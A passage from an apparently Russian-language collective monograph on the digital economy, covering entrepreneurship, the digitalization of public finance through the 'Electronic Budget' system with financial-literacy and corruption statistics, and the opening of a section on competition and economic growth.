Сумма контактов при существенных технологических изменениях в управлении и есть социально-экономическая система организации будущего. Эти компании не могут возникнуть сами по себе, должен быть рынок B2B, в том числе и новых компаний в различных областях, которые активируются владельцем в начале деятельности. Человек, будущий предприниматель, должен выбрать сферу деятельности сообразно своей компетенции и решить стать предпринимателем. Он будет иметь выход на проектное финансирование, инвесторов, иметь обзор рынка (видеть на экране успехи своих конкурентов),

знать и уметь применять на практике свои конкурентные преимущества. А это всегда команда и правильно поставленная задача. Предпринимательство – это высокая ответственность и государство не может выпускать на рынок людей, без соответствующего образования, без владения навыками работы в программное обеспечение, без идей, которые могут превратиться в проект, который может быть драйвером роста компании. Сегодня любой может зарегистрировать компанию в любой области, не имея представления ни о рынке, без проекта, а, следовательно, без инвестиционной составляющей. Предприниматели должны проходить социальный фильтр, они должны защитить проект и получить заключение для его проработки специалистами банка, которые должны его доработать под требования данного банка и законодательства.

Такой подход будет стимулировать молодёжь к получению качественного образования, по выбранному профилю, с возможностью проходить практику там, где создаются компании, где они оснащаются современным программным обеспечением, где реагируют на изменения трендов на рынке.

Но предпринимательство – это и высокая ответственность, так как все организации (предприятия) будут по сути представлять из себя систему управления, состоящую из объектов управления и субъектов управления, руководителя и команды, контакты и обязательства по ним и технические средства управления и информации, то предприниматель, который получает начальную благоприятную среду для становления должен понимать, что он входит в рынок конкуренций и потеря управления, равносильна потере возможностей и компании и личных. Сойдя с рынка предпринимателю вряд ли удастся восстановить свою репутацию. Поэтому он должен бороться до конца, вносить изменения в проект, обновлять технологическую программу, пересмотреть команду и найти «слабое звено». Фактор времени будет работать на него, так как ситуация на рынке меняется ежесекундно, сегодняшние лидеры могут уйти с рынка на переоснащение, обновление программного обеспечения и др. внутренних компонентов, а поэтому у предпринимателя, сделавшего

выводы, есть шанс занять их место. Все компании рынка «заряжены» на рост экономических показателей. Функционирование социально-экономических систем организации контролируется органом управления системой обратных связей и самоцель – это динамическая устойчивость, которая обеспечивает вектор развития.

Библиографический список.

1. Родионов В.Г. Современный социально-экономический кризис как бифуркация нелинейной динамической системы // Креативная экономика. – 2014. – Том 8. – № 12. – С. 3-12
- 2 Жукова О.В. Философские аспекты синергизма// Перспективы развития российской науки: Сборник докладов и тезисов всероссийской научно-практической конференции. / Дата и место проведения: Москва 28 сентября 2018г. Организатор: Лаборатория прикладных экономических исследований имени Кейнса. – М.: Издательство «Научный консультант», 2018, стр. 20-26.
- 3 Лapidус Л.В. Цифровая экономика: управление электронным бизнесом и электронной коммерцией: учебник / Л.В. Лapidус. – М.: ИНФРА-М, 2018.

Молчанова Н.П.

§1.5. Цифровая экономика и финансы.

Рассматриваются особенности становления цифровой экономики в финансовой сфере России: новации в формировании бюджетов бюджетной системы; внедрение информационно-коммуникационных технологий и их потенциал на примере Государственной интегрированной информационной системы управления общественными финансами «Электронный бюджет». Сделаны выводы о преимуществах цифровизации и проблемах, связанных с ее распространением в финансовой сфере.

Ключевые слова: общественные финансы, финансовые отношения, информационно-коммуникационные технологии, электронный бюджет.

Molchanov N.P.

§1.5. Digital economy and finance.

The features of the development of the digital economy in the financial sector of Russia are considered: innovations in the formation of budgets of the budget system; Introduction of information and communication technologies and their potential on the example of the State Integrated Information System for Public Finance Management “Electronic Budget”. Conclusions about the advantages of digitalization and the problems associated with its distribution in the financial sector.

Keywords: public finance, financial relations, information and communication technologies, electronic budget.

Введение (актуальность темы). В контексте обеспечения экономической безопасности государства внедрение в практику хозяйствования новейших информационно-коммуникационных технологий, цифровых платформ, методов анализа «больших данных» и прогнозирования рассматривается руководством страны как задача стратегической важности. Актуальность данного направления деятельности подчеркнул в своем послании Федеральному собранию 1 декабря 2016 года Президент Российской Федерации В.В. Путин: он предложил «запустить масштабную системную программу развития экономики нового технологического поколения, так называемой цифровой

экономики», в реализации которой следует «опираться именно на российские компании, научные, исследовательские и инжиниринговые центры страны» [1]. Обеспечение технологической независимости России в обозримой перспективе является ключевой задачей Правительства страны.

Для 2010-х годов во всем мире характерным является ускоренное распространение цифровых технологий. Значительный опыт, накопленный в России и зарубежных странах по данной проблеме подтверждает мысль о том, что внедрение информационных и телекоммуникационных технологий как в экономику в целом, так и в ее различные сектора, прежде всего в сектор государственного управления, выступает важнейшим условием поступательного развития государства и роста благополучия его граждан. Феномен цифровой экономики активно исследуется учеными и практиками. В трудах исследователей (отечественных и зарубежных) представлены разные взгляды на данную проблему.

Терминологический аппарат. В упрощенном, «узком» понимании под цифровой экономикой подразумевается система экономических отношений, которые базируются на использовании цифровых информационно-коммуникационных технологий («цифровая экономика» - это экономика, основанная на цифровых технологиях). Например, по мнению К.М. Шваба, немецкого экономиста, основателя и бессменного президента Всемирного экономического форума в Давосе с 1971 года, «ее (цифровой революции – *прим. авт.*) основные черты – это «вездесущий» и мобильный интернет, миниатюрные производственные устройства (которые постоянно дешевеют), искусственный интеллект и обучающиеся машины» [2, с. 16].

Исходя из «расширительного» толкования, «цифровая экономика» - это экономическое производство (рассматриваемое как совокупность всех четырех фаз общественного воспроизводства: производства, распределения, обмена и потребления) с использованием цифровых технологий. В таком макроэкономическом толковании цифровая экономика охватывает все виды экономической деятельности, в том числе и финансы. Следовательно, области

практического приложения инструментария цифровой экономики весьма разнообразны, что позволяет судить о синтетическом характере данного термина и необходимости междисциплинарного подхода к его изучению. Несмотря на различие позиций, в экономическом сообществе укрепляется понимание цифровой экономики как целенаправленной работы всех экономических субъектов (публично-правовых образований, коммерческих и некоммерческих организаций, индивидуальных предпринимателей), базирующейся на инновационных технологиях, ориентированной на высокие темпы экономического роста и направленной на достижение общественно значимых результатов и поддержание жизненно важных функций домохозяйств на уровне государственных социальных стандартов.

Использование цифровых информационно-коммуникационных технологий становится основой экономики шестого технологического уклада. Блокчейн, криптовалюты, большие данные, распределенные базы данных, новые компании-платформы – это прорывные направления цифровой экономики, которые связаны с генерированием, обработкой, хранением, передачей данных, а также цифровыми компьютерными технологиями. Реализуемая Программа «Цифровая экономика Российской Федерации», утвержденная Правительством страны в статусе приоритетной, ориентирована на решение первоочередных технологических задач, в соподчинении с которыми ранжируются экономические, социальные, экологические и др. [3]. Согласно экспертному мнению член-корреспондента РАН Иванова В.В. и доктора технических наук Малинецкого Г.Г., переход на цифровую экономику предполагает распространение различного рода нововведений, являющихся революционными в современном обществе [4, с. 8-9]. Однако, для их практической реализации необходима целеустремленная, творческая работа всех экономических субъектов (публично-правовых образований, коммерческих и некоммерческих организаций, индивидуальных предпринимателей), конечными результатами которой станут облегчение

труда, увеличение свободного времени, рост реальных доходов и улучшение уровня жизни населения.

Методология исследования. Выполненное исследование базируется на диалектическом методе познания, системном подходе, общеэкономических и конкретных методах (аналитическом, экспертном и др.). Изучение теоретических источников дополняется рассмотрением нормативных правовых документов и эмпирических данных. Принятая концепция Программы «Цифровая экономика Российской Федерации» ориентирует на применение новейших технологий в первую очередь в тех секторах экономики, которые прямо относятся к обеспечению качественных параметров жизнедеятельности населения. Это государственное и муниципальное управление, развитие информационной инфраструктуры, проведение научных исследований и разработок, организация кадровой и образовательной деятельности, поддержание информационной безопасности, функционирование городского хозяйства, регулирование здравоохранения. Практическая реализация сформулированных целевых установок Программы основывается на деятельности по модернизации системы государственного управления, создании дифференцированных для различных категорий пользователей удобных (простых и доступных) услуг электронного правительства. Это, в конечном счете, позволит осуществлять безопасными способами коммуникационные взаимосвязи органов государственной власти с общественностью.

Приняв за основу исследования распределительную концепцию финансов и характерную для нее трактовку термина «финансы» можно заключить следующее. При едином методологическом понимании функционального содержания термин «финансы» имеет различное материальное наполнение на федеральном и региональном уровнях государственного управления и на уровне местного самоуправления¹. Данная особенность финансов как

¹ Финансы – это «денежные распределительные отношения по поводу формирования и использования денежных доходов, поступлений и накоплений домохозяйств, организаций, государства (муниципальных образований)» [5, с.415].

экономической категории проявляется в специфическом порядке не только образования (формирования), но также последующего распределения и использования финансовых ресурсов (в их фондовой и нефондовой формах). Финансы отражают определенную совокупность финансовых отношений, которая на поверхности проявляется в разнообразных финансовых операциях, совершаемых между экономическими субъектами. При этом характерно, что все большую роль в функционировании и развитии финансовых отношений в условиях становления цифровой экономики приобретают инновационные информационно-компьютерные технологии.

Исходя из функционального подхода, национальная финансовая система состоит из трех подсистем: финансов домохозяйств, финансов организаций (коммерческих и некоммерческих), государственных и муниципальных финансов (финансов публично-правовых образований). Последние представлены доходами и расходами бюджетов бюджетной системы¹. Согласно административно-территориальному устройству, в состав Российской Федерации входят 85 административно-территориальных образований (республик, краев, областей, автономных округов) – субъектов Российской Федерации. Их бюджеты в совокупности с бюджетами территориальных фондов обязательного медицинского страхования формируют бюджетную систему на региональном уровне управления, средства которой направляются на исполнение расходных обязательств субъектов Российской Федерации.

На наш взгляд, «в увязке со сферой финансов (финансовых отношений) цифровую экономику применительно к региональному уровню управления целесообразно понимать как систему экономических отношений, основанную

¹ Руководствуясь Бюджетным кодексом Российской Федерации, на федеральном уровне к бюджетам бюджетной системы относятся федеральный бюджет и бюджеты государственных внебюджетных фондов; на региональном уровне - бюджеты субъектов Российской Федерации и бюджеты территориальных государственных внебюджетных фондов; на муниципальном уровне – местные бюджеты, в том числе – бюджеты муниципальных районов, бюджеты городских округов, бюджеты городских округов с внутригородским делением, бюджеты внутригородских муниципальных образований городов федерального значения Москвы, Санкт-Петербурга и Севастополя, бюджеты городских и сельских поселений, бюджеты внутригородских районов.

на новых методах генерирования, обработки, хранения, передачи данных, а также цифровых компьютерных технологиях, которые необходимы для разработки и реализации финансовых прогнозов, планов и программ государства, ... проведения мониторинга и организации государственного финансового контроля в административно-территориальных образованиях (субъектах Российской Федерации)» [6, с. 117]. Масштабность работы, которая проводится по цифровизации финансов, значительна по объемам выполняемых работ и отличается приоритетностью, о чем косвенно можно судить, учитывая территориально-пространственные границы нашей страны.

Результаты проведенного исследования. Анализ осуществляемых в России в области государственного управления реформ позволяет выявить некоторые актуальные вопросы реформирования финансов, на которых в настоящее время должно быть сконцентрировано внимание ответственных исполнителей Программы «Цифровая экономика Российской Федерации». Прежде всего, существует потребность в формулировании новых требований к механизмам организации и инструментам регулирования информационных потоков в управлении общественными финансами. Одним из важнейших направлений в реализации данного положения на практике стало создание Государственной интегрированной информационной системы управления общественными финансами «Электронный бюджет» (ГИИС УОФ ЭБ). Актуальность данного исследования заключается в необходимости определения ее потенциала и места в процессе усовершенствования деятельности в сфере государственного управления.

Основополагающим правовым документом, в котором отражаются цель, задачи, основные направления создания и принципы работы названной системы, выступает «Концепция создания и развития Государственной интегрированной информационной системы управления общественными финансами «Электронный бюджет» (одобрена распоряжением Правительства Российской Федерации в 2011 году). «Основной целью создания и развития системы «Электронный бюджет» является обеспечение прозрачности,

открытости и подотчетности деятельности органов государственной власти и органов местного самоуправления, а также повышение качества финансового менеджмента организаций сектора государственного управления за счет формирования единого информационного пространства и применения информационных и телекоммуникационных технологий в сфере управления общественными финансами» [7].

Чтобы оценить востребованность ГИИС УОФ ЭБ на различных уровнях управления и местного самоуправления, необходимо рассмотреть несколько ключевых векторов, определяющих значимость ее практического применения, в частности: каким образом данная система оказывает влияние на эффективность операционной деятельности и процесс управления общественными финансами; в какой мере система соответствует новым тенденциям развития цифровых технологий и что следовало бы предпринять для ее более результативного внедрения в практику хозяйствования; насколько острой является проблема низкой информированности граждан о государственных доходах и расходах и как ее практически можно решить; каким образом, используя инструменты данной системы, можно повысить степень вовлеченности населения в бюджетный процесс; возможно ли участие данной системы в работе по противодействию коррупции в нашей стране.

Нужно обратить внимание на преимущества инноваций, благодаря которым ГИИС УОФ ЭБ создает новые возможности для совершенствования операционной деятельности и управления общественными финансами. Взаимосвязь цифровизации с технологией и организацией финансовой работы можно оценить на основе изучения практических возможностей применения данной системы. Действительно, благодаря заложенным в нее информационным технологиям существенно улучшается эффективность управления публичными (государственными и муниципальными) финансами. Это проявляется в нескольких аспектах. Прежде всего, у контролирующих органов появляется возможность в режиме реального времени получить доступ не только к установленной регламентами статистической и управленческой

отчетности организации (учреждения), но и к исходной (первичной) информации, на базе которой официальная отчетность формируется. Данный фактор существенно повышает объективность принятия и эффективность исполнения управленческих решений. Немаловажным становится и то, что при работе с ГИИС УОФ ЭБ минимизируется вероятность ошибок в предоставляемой пользователям информации, что в конечном итоге обеспечивает улучшение результативности работы по управлению общественными финансами [8].

Весомым аргументом в пользу ГИИС УОФ ЭБ является то, что благодаря инновационным технологическим решениям в едином киберпространстве перемещение информации происходит практически мгновенно, и поэтому государственные органы постоянно, в режиме реального времени, имеют доступ к актуальной информации. Поскольку использование инструментария ГИИС УОФ ЭБ позволяет значительно сократить расходы на печать, архивирование и хранение документов, то по мере практического расширения ее функций существенно экономится время на получение финансовой информации и технические виды работы в территориальном масштабе (рассылка писем, сбор материалов, обработка отчетов), упрощается процесс регистрации финансово-хозяйственных операций. Согласно экспертным оценкам, сроки формирования всех видов финансовой и управленческой отчетности федеральных организаций сектора государственного управления уже уменьшились от 1,5 до 2,5 раз [9, с.12]. Завершение всего комплекса работ по модернизации процесса управления общественными финансами обуславливает коренные изменения в работе организаций сектора государственного управления: расширяются возможности для оптимизации собственной финансово-хозяйственной деятельности различных органов при приоритетном внимании к качественному выполнению работниками своих основных функций.

Значимым фактором выступает степень соответствия ГИИС УОФ ЭБ общемировым тенденциям развития цифровых технологий и накопленному

опыту их внедрения. Применение данной информационной системы происходит на основе использования облачных технологий и создания единого киберпространства, в котором процесс управления публичными (государственными и муниципальными) финансами выстроен на принципах системного подхода, а информационные базы объектов управления (организаций) являются структурными элементами единой системы. Важным фактором поддержания соответствия достигнутому среднемировому уровню выступает недопущение отставания по технической оснащенности используемого и согласование параметров проектируемого технологического оборудования с установленными международными стандартами качества.

Как весомый результат создания и внедрения в практику ГИИС УОФ ЭБ, позиционируется обеспечение возможности доступа к работе с ней всем субъектам Российской Федерации и не менее 50% муниципальных образований с выходом на интегральный показатель прозрачности информации о государственных финансах (Open Budget Index), который должен составлять не менее 70 баллов¹. Благодаря этому кардинально повышается информированность граждан о деятельности бюджетной системы, уровне и состоянии государственных доходов и расходов как в целом по стране, так и в территориальном разрезе. Однако, с практической точки зрения, информированность граждан предполагает, с одной стороны, доступность, «открытость» сведений, а с другой - возможность ими своевременно и в полном объеме воспользоваться для своих нужд.

В свете представленной позиции, информация о бюджетной политике государства и ее реализации, содержащаяся в ГИИС УОФ ЭБ, обладает высокой степенью востребованности заинтересованными пользователями: не только профессионалами, экспертами и аналитиками финансовой сферы, но и рядовыми гражданами. Задача ее состоит, помимо обеспечения прозрачности бюджетного процесса, в создании возможностей для понимания логики

¹ Открытость (прозрачность) бюджетного процесса предполагает, что каждая стадия бюджетного процесса должна быть открыта для любого гражданина, заинтересованного в получении информации о бюджетном процессе.

принятия управленческих решений и публичного обсуждения конечных результатов деятельности органов государственной власти по управлению бюджетными средствами. Согласно социологическим опросам о работе сайта ГИИС УОФ ЭБ, большинство интернет-пользователей отмечает, что овладение предоставляемой информацией требует высокого уровня соответствующей подготовки для ее полномасштабного восприятия. Сравнительные данные о рейтинге стран мира по уровню финансовой грамотности населения (таблица 1) свидетельствуют, что в России уровень данного индикатора сравнительно низкий и предстоит большая работа в данном направлении по исправлению существующего положения, а именно – по повышению уровня финансовой грамотности населения.

Таблица 1 - Уровень финансовой грамотности в России и мире: рейтинг стран [10]

	Страна	Общая оценка	Оценка знаний	Оценка поведения	Оценка установок
1	Франция	14,9	4,9	6,7	3,2
2	Финляндия	14,8	5,2	6,3	3,3
3	Норвегия	14,6	5,2	5,8	3,6
.....					
	Среднее по странам ОЭСР	13,7	4,9	5,4	3,4
.....					
25	Россия	12,2	4,1	5,1	2,9
26	Бразилия	12,1	4,3	4,6	2,9
27	Хорватия	12,0	4,3	4,8	3,0

Представленные в таблице 1 данные подтверждают мысль о наличии определенных проблем и необходимости принятия мер, с одной стороны, для повышения уровня финансовой грамотности, а с другой стороны, для упрощения и систематизации финансовой информации, приведения ее в формат, удобный для восприятия различными категориями пользователей.

Приоритетность получения финансового образования в контексте повышения уровня финансовой грамотности населения неоднократно подчеркивается в выступлениях Первого вице-преьера Правительства Российской Федерации,

Министра финансов Антона Германовича Силуанова. Например, в докладе «Национальные стратегии в области финансовой грамотности» на саммите G20 в Санкт-Петербурге он указал на фактор финансовой грамотности как необходимый элемент образования современного человека: «От уровня финансовой грамотности страны во многом зависит её экономическое развитие. А потому разработка и внедрение стратегий финансового образования - важнейшее направление нашей политики» [11].

Обследование, проведенное Национальным агентством финансовых исследований, дало следующие результаты: почти 50% жителей России испытывают потребность в повышении уровня финансовой грамотности. Более 80% представителей финансовых организаций полагают, что параметры разрабатываемых на финансовом рынке финансовых продуктов и услуг понятны для широкого круга потребителей. Однако, лишь 52% россиян указывают, что характеристики финансовых продуктов для них вполне понятны. Большая часть клиентов (61%) отмечает, что консультации специалистов в области финансовых продуктов не всегда точны и ясно излагаются. Вместе с тем, 90% компаний отмечают, что проводят консультации для потребителей по интересующим их специальным вопросам. Из изложенного можно сделать вывод о недостаточно высокой эффективности принимаемых участниками финансового рынка управленческих решений. Ресурсы компаний не всегда ориентированы на потребности большинства клиентов. При этом отмечается, что менеджеры компаний во многих случаях (78%) перекладывают ответственность за воспитание финансовой грамотности у населения на государство; в 55% случаев – на средства массовой информации; 60% убеждены, что в какой-то части ответственность несут и организации. В целом же, представители компаний полагают, что повышение уровня финансовой грамотности населения благотворно повлияет на размер корпоративной, прибыли [12].

Посредством обеспечения открытости информации о деятельности органов государственной власти в финансовой сфере, ГИИС УОФ ЭБ создает

позитивный тренд в работе по применению эффективных способов противодействия коррупции. Об остроте данного вопроса в современной России свидетельствуют результаты исследования международной организации Transparency International о рейтинге стран мира по восприятию коррупции в государственном секторе [13]. Так, в 2017 году Россия заняла 135 место среди 180 стран, прошедших обследование. Показатели несколько ухудшились по сравнению с 2015 годом и находятся на уровне 2014 года (рис. 1).



Рисунок 1 - Рейтинг восприятия коррупции (2011-2017 годы) [13]

Представленная на рис. 1 диаграмма приводит к выводу о необходимости активизации работы по противодействию коррупции. Принципы прозрачности и открытости сведений о финансово-хозяйственной деятельности участников бюджетного процесса, содержащиеся в ГИИС УОФ ЭБ, создают основания органам государственной власти для оперативного информирования всех заинтересованных пользователей (с дифференциацией информации в зависимости от социального статуса, места проживания, уровня образования, профессиональных интересов), а общественности - для налаживания действенного контроля по данному направлению деятельности.

Одной из важнейших задач ГИИС УОФ ЭБ является обеспечение возможностей для участия граждан в бюджетном процессе. Поэтому ответственной функцией органов управления финансами является публичное представление нового инструмента - «бюджета для граждан». Его применение

позволяет информировать население по вопросам состояния и исполнения бюджетов бюджетной системы, дает новые возможности для общенародного обсуждения и корректировки приоритетов бюджетной политики. Наличие интернет-сайта ГИИС УОФ ЭБ и специальных сервисов позволяет гражданам, проживающим в разных регионах страны, реализовать себя в качестве экспертов, дающих комментарии и формулирующих рекомендации по вопросам приоритетности осуществления тех или иных мер в данной области и очередности предоставления средств для реализации социально значимых инфраструктурных проектов.

Положительные стороны и определенные несовершенства ГИИС УОФ ЭБ активно изучаются учеными, профессиональными финансистами, молодыми исследователями. В частности, наряду с описанием несомненных преимуществ данной системы, в научных работах обосновываются возможные направления ее практического применения и дальнейшего развития на региональном и муниципальном уровнях управления [см., например, 14]. Накопленный опыт подтверждает целесообразность последовательного проведения работы по привлечению домохозяйств к участию в обсуждении актуальных финансово-экономических вопросов. В этих целях, наряду с налаживанием информированности граждан о существовании ГИИС УОФ ЭБ, а также проведением мероприятий по повышению уровня финансовой грамотности населения, следовало бы более активно практиковать применение различных инструментов (средств массовой информации, социальных сетей и др.) по формированию у людей четкой гражданской позиции и осознанию своей значимости в обсуждении и принятии решений в финансовой сфере.

Работу по распространению инновационных компьютерных технологий, повышению открытости и прозрачности финансовых отношений публично-правовых образований координирует Министерство финансов Российской Федерации. Для повышения подотчетности (подконтрольности) бюджетных расходов создается и апробируется система оценки программ и практик инициативного бюджетирования. На региональном и муниципальном уровнях

управления активно внедряется инициативное бюджетирование, под которым специалистами подразумеваются «процедуры принятия решений о распределении бюджетных ассигнований бюджетов муниципальных образований с непосредственным участием граждан» [15, с.10]. Применение инициативного бюджетирования на практике является инструментом влияния общественности (с точки зрения социальной значимости) на эффективность расходования средств региональных и местных бюджетов. Позитивный результат состоит в том, что у населения муниципальных образований есть возможность посредством использования новых финансовых технологий (например, долевого финансирования) участвовать в реализации жизненно важных социальных проектов по месту жительства. Это могут быть различные инициативы: обустройство парков, скверов, установка детских площадок, ремонт и реконструкция элементов жилищно-коммунальной инфраструктуры и др.

Работа по данному направлению в субъектах Российской Федерации ведется достаточно активно. Сравнение данных за 2015 и 2016 годы свидетельствует о расширении программ инициативного бюджетирования и разнообразии реализуемых проектах. Так, если в 2015 году объем региональных субсидий на данные цели составлял 1,4 млрд руб., софинансирование населением и бизнесом – 0,4 млрд руб., общая стоимость проектов – 2,4 млрд руб., а количество реализованных проектов – 2657 единиц, то в 2016 году количественные показатели по названным параметрам существенно возросли и достигли соответственно 5,1 млрд руб.; 0,7 млрд руб.; 7 млрд руб.; 8732 единицы [15, с.12]. Представленные данные свидетельствуют о расширении числа участников (как регионов, так и муниципальных образований), использующих методологию инициативного бюджетирования.

В качестве примера инициативного бюджетирования можно привести опыт, сложившийся в Курской области. Здесь население муниципальных образований оплачивает около 5% всей стоимости запланированных объемов различного рода работ, связанных с обоснованием и реализацией проектов по

благоустройству населенных пунктов (городских и сельских поселений). Основной объем вложений осуществляется за счет средств регионального бюджета (примерно 50%) и бюджета муниципального образования (ориентировочно 45%) [16]. Процесс реализации подобных инициатив в некоторой мере затрудняет необходимость сбора различной проектной документации в определенные, как правило, сжатые сроки. Решению этой задачи благоприятствует цифровизации экономики и создание региональных электронных платформ. Ожидаемым результатом станет значительное повышение эффективности социально и экологически ориентированных инфраструктурных инвестиционных проектов, которые реализуются для улучшения условий жизни населения и охраны окружающей среды регионов и муниципальных образований.

Выводы. Выполненное исследование позволяет заключить о преимуществах цифровизации (Индустрии 4.0) и ее позитивном влиянии на национальную экономику России. По сравнению с современным состоянием, результатами полномасштабного внедрения высокотехнологичной цифровой платформы государственного управления станут автоматизация сбора и обработки прогнозной, плановой и статистической информации, бюджетной, налоговой и иной отчетности, данных мониторинговых и социологических исследований, экспертных опросов; открытость и доступность располагаемых материалов; минимизация влияния человеческого фактора на принятие решений в сфере финансов, которые позволят многократно повысить качественный уровень принимаемых решений.

Практическая полезность ГИИС УОФ ЭБ наблюдается в организации финансовой работы по целому ряду актуальных направлений (в рамках информационного и экономического аспектов), в том числе обеспечению национальной безопасности государства, безопасности предпринимательской деятельности, защиты персональных данных и неприкосновенности частной жизни российских граждан. Эта система позволяет многократно повысить эффективность операционной деятельности; обуславливает необходимость

достижения соответствия технической оснащенности применяемых цифровых технологий уровню мировых стандартов; обеспечивает открытость и доступность финансовой информации, а также вариативность ее предоставления для различных категорий населения; оказывает значительный антикоррупционный эффект; повышает степень вовлеченности заинтересованных пользователей в бюджетный процесс.

В ходе внедрения ГИИС УОФ ЭБ в практику работы финансовых органов Российского государства преодолеваются определенные технологические трудности. В дальнейшей работе по данному направлению модернизации государственного управления необходимо учитывать потенциал этой системы и ее роль в решении научно-технологических и социально-экономических проблем, обеспечении необходимых темпов экономического роста, повышении эффективности бюджетных расходов. Полномасштабное внедрение в практическую деятельность ГИИС УОФ ЭБ позволит перейти к качественно более высоким стандартам регулирования финансовых ресурсов за счет лучшей организации управления потоками информации с использованием новейших цифровых технологий. В этой связи актуальной является задача формирования принципиально новой, гибкой законодательной базы для внедрения цифровых технологий во всех сферах общественной жизни.

Библиографический список

1. Послание Президента Российской Федерации Федеральному Собранию 1.12.2016. [Электронный ресурс]. Режим доступа: [URL: http://www.kremlin.ru](http://www.kremlin.ru) (Дата обращения: 13.02.2018).
2. Шваб К. Четвертая промышленная революция: перевод с английского / К. Шваб. М.: Издательство «Эксмо». 2016. 208 с.
3. Программа «Цифровая экономика Российской Федерации». Утверждена распоряжением Правительства Российской Федерации от 28.07.2017 № 1632-р. [Электронный ресурс]. [URL: http://static.government.ru](http://static.government.ru) (Дата обращения: 18.01.2018).

4. Иванов В.В., Малинецкий Г.Г. Цифровая экономика: мифы, реальность, перспектива / Издательство Российской академии наук. 2017. 64 с.
5. Финансы: учебник / коллектив авторов; под ред. Е.В. Маркиной. – М.: КНОРУС, 2014. – 432 с.
6. Взгляд поколения XXI века на будущее цифровой экономики. Сборник статей преподавателей IX Международной научно-практической конференции «Современная экономика: концепции и модели инновационного развития». 15-16 февраля 2018 года. Москва, ФГБОУ ВО «РЭУ имени Г.В. Плеханова», 2018. С. 114-119.
7. Распоряжение Правительства Российской Федерации от 20.07. 2011 N 1275-р (ред. от 03.03.2017) «О «Концепции создания и развития Государственной интегрированной информационной системы управления общественными финансами «Электронный бюджет» [Электронный ресурс]. Режим доступа: URL: <https://www.minfin.ru/ru>
8. Антонова Л.Г. Государственная интегрированная информационная система управления общественными финансами «Электронный бюджет»: состояние и перспективы развития // Стратегии бизнеса. 2014. №1 (3). С. 30-35.
9. Молчанова Н.П. Развитие общественных финансов в условиях становления цифровой экономики // Научные исследования экономического факультета. Электронный журнал. Том 9. Выпуск 3. С. 7-16. [Электронный ресурс]. Режим доступа: URL: https://archive.econ.msu.ru/journal/issues/2017/2017.volume_9.issue_3/.
10. Россия занимает 25 место по уровню финансовой грамотности в мире [Электронный ресурс]. Режим доступа: URL: <https://www.nafi.ru>
11. Силуанов А.Г., Гурриа А. Национальные стратегии в области финансовой грамотности. Доклад на Саммите G20 5 сентября 2013 года [Электронный ресурс]. Режим доступа: URL: <http://ru.g20russia.ru>
12. 44% россиян испытывают потребность в повышении финансовой грамотности / Официальный сайт НАФИ. -[Электронный ресурс]. Режим доступа: URL: <https://www.nafi.ru>

13. Рейтинг стран мира по уровню восприятия коррупции [Электронный ресурс]. Режим доступа: URL: <http://gtmarket.ru>
14. Виноградова А.С., Воинова Е.С. Роль государственной интегрированной информационной системы управления общественными финансами. В кн.: Перспективы финансовой деятельности современных компаний в цифре. Коллективная монография молодых исследователей Финансового университета при Правительстве РФ. Москва, КноРус, 2018. С. 63-67.
15. Беленчук А.А., Вагин В.В., Шульга И.Е. Инициативное бюджетирование как инструмент повышения эффективности бюджетных расходов // Финансы. 2017. №8. С. 10-21.
16. Современная экономика в цифровом пространстве: Шестой среднерусский экономический форум. 16-17 июня 2017, г. Курск. [Электронный ресурс]. Режим доступа: URL: <http://www.sef-kursk.ru>

Олейник А.В.

§1.6. Влияние уровня конкуренции на экономический рост в условиях современного рынка цифровизации.

Рассматриваются ключевые позиции по реализации преимуществ цифровой экономики за счет применения информационных технологий. Бурное развитие «цифровизации» экономики, внедрения инновационных технологий, комплексный подход.

Ключевые слова: Цифровая экономика, инновации, информационные модели, кадровая политика.

Oleynik A.V.

§1.6. The impact of the level of competition on economic growth in the conditions of the modern digitalization market

Considers key positions on the benefits of the digital economy through the use of information technology. The rapid development of "digitalization" of the economy, the introduction of innovative technologies, an integrated approach.

Keywords: Digital economy, innovations, information models, personnel policy.

Развитие современной, конкурентоспособной экономики невозможно без полноценного осознания и учета всех без исключения факторов, которые оказывают определенный уровень влияния на экономический рост всей страны. Необходимо констатировать, что для отечественных хозяйствующих субъектов и национальной экономики в целом оценка уровня конкуренции и ее роли до сих пор не стали значащими факторами экономического развития, поэтому уровень конкурентоспособности нашей страны на мировых рынках остается недостаточно высоким. Вообще проблема обеспечения высокой конкурентной активности в экономике России еще не решена, действенные механизмы мотивации субъектов рыночной деятельности в повышении уровня конкуренции не созданы. Поэтому перед экономической теорией и практикой стоит задача комплексного исследования факторов, которые могут сегодня определить значение уровня конкуренции в процессе экономического роста и

обеспечить ее распространение во всех сферах экономической жизни.

Вопросами изучения конкуренции в условиях современного рынка занимались такие ученые-экономисты как: Бродский В., Вакс В., Гуляев Г., Заикин Н. [1,2,4,5]. Проблематика определения факторов, которые влияют на экономический рост страны отображена в работах: Введенского А. Ю., Фишера С., Подоприторы И. В., Золотаревой Г., Масленникова О. [3, 7, 8]. Но не смотря на значительную обширность тематики проведенных исследований, анализ уровня конкуренции в контексте экономического развития является актуальным в связи с изменениями глобализационного характера мирового рынка на современном этапе.

Целью исследования является определении влияния уровня конкуренции на экономический рост в условиях современного рынка цифровизации.

В начале третьего тысячелетия ученые пересмотрели представления о процессе экономического развития, с новых позиций анализируется и оценивается взаимосвязь экономического развития и экономического роста. В ведущих исследовательских источниках концепция экономического развития начала противопоставляться экономическому росту, одновременно привносить качественные индикаторы в экономическую модель и показывалось значение потенциала уровня конкуренции, способного в определенных ситуациях мотивировать или демотивировать существенное экономическое развитие или даже экономическую деградацию. Однако, экономический рост остается неизменным и неоспоримым условием уменьшения бедности и главной целью экономического развития. Это категория количественного порядка, которая отражает увеличение объемных показателей отраслей регионов страны (объемов производства в промышленности, сельском хозяйстве и т.д.), а также валового внутреннего продукта как в целом, так и на одного человека, в частности. Экономическое развитие категория качественного порядка, которая, кроме роста конечного продукта, включает социальный и экологический эффект. То есть развитие предполагает появления чего-то нового на долгосрочную перспективу функционирования экономики, когда все

параметры системы, характеризующие рыночные предложения реагируют на изменение тех экономических индикаторов, которые отражают спрос (денежные доходы производителей и расходы потребителей, уровень рыночных цен).

Экономический рост можно трактовать как положительную составляющую экономической динамики и как критерий экономического развития [3, с. 219]. При этом не всякий экономический рост эквивалентен реальному росту: так, если прослеживается фактический рост, но одновременно наблюдается физический и моральный износ основных фондов и снижение качества рабочей силы, квалификации, здоровья, уровня жизни, то в долгосрочном времени такое развитие приведет к падению потенциала национальной экономики и ее деградации.

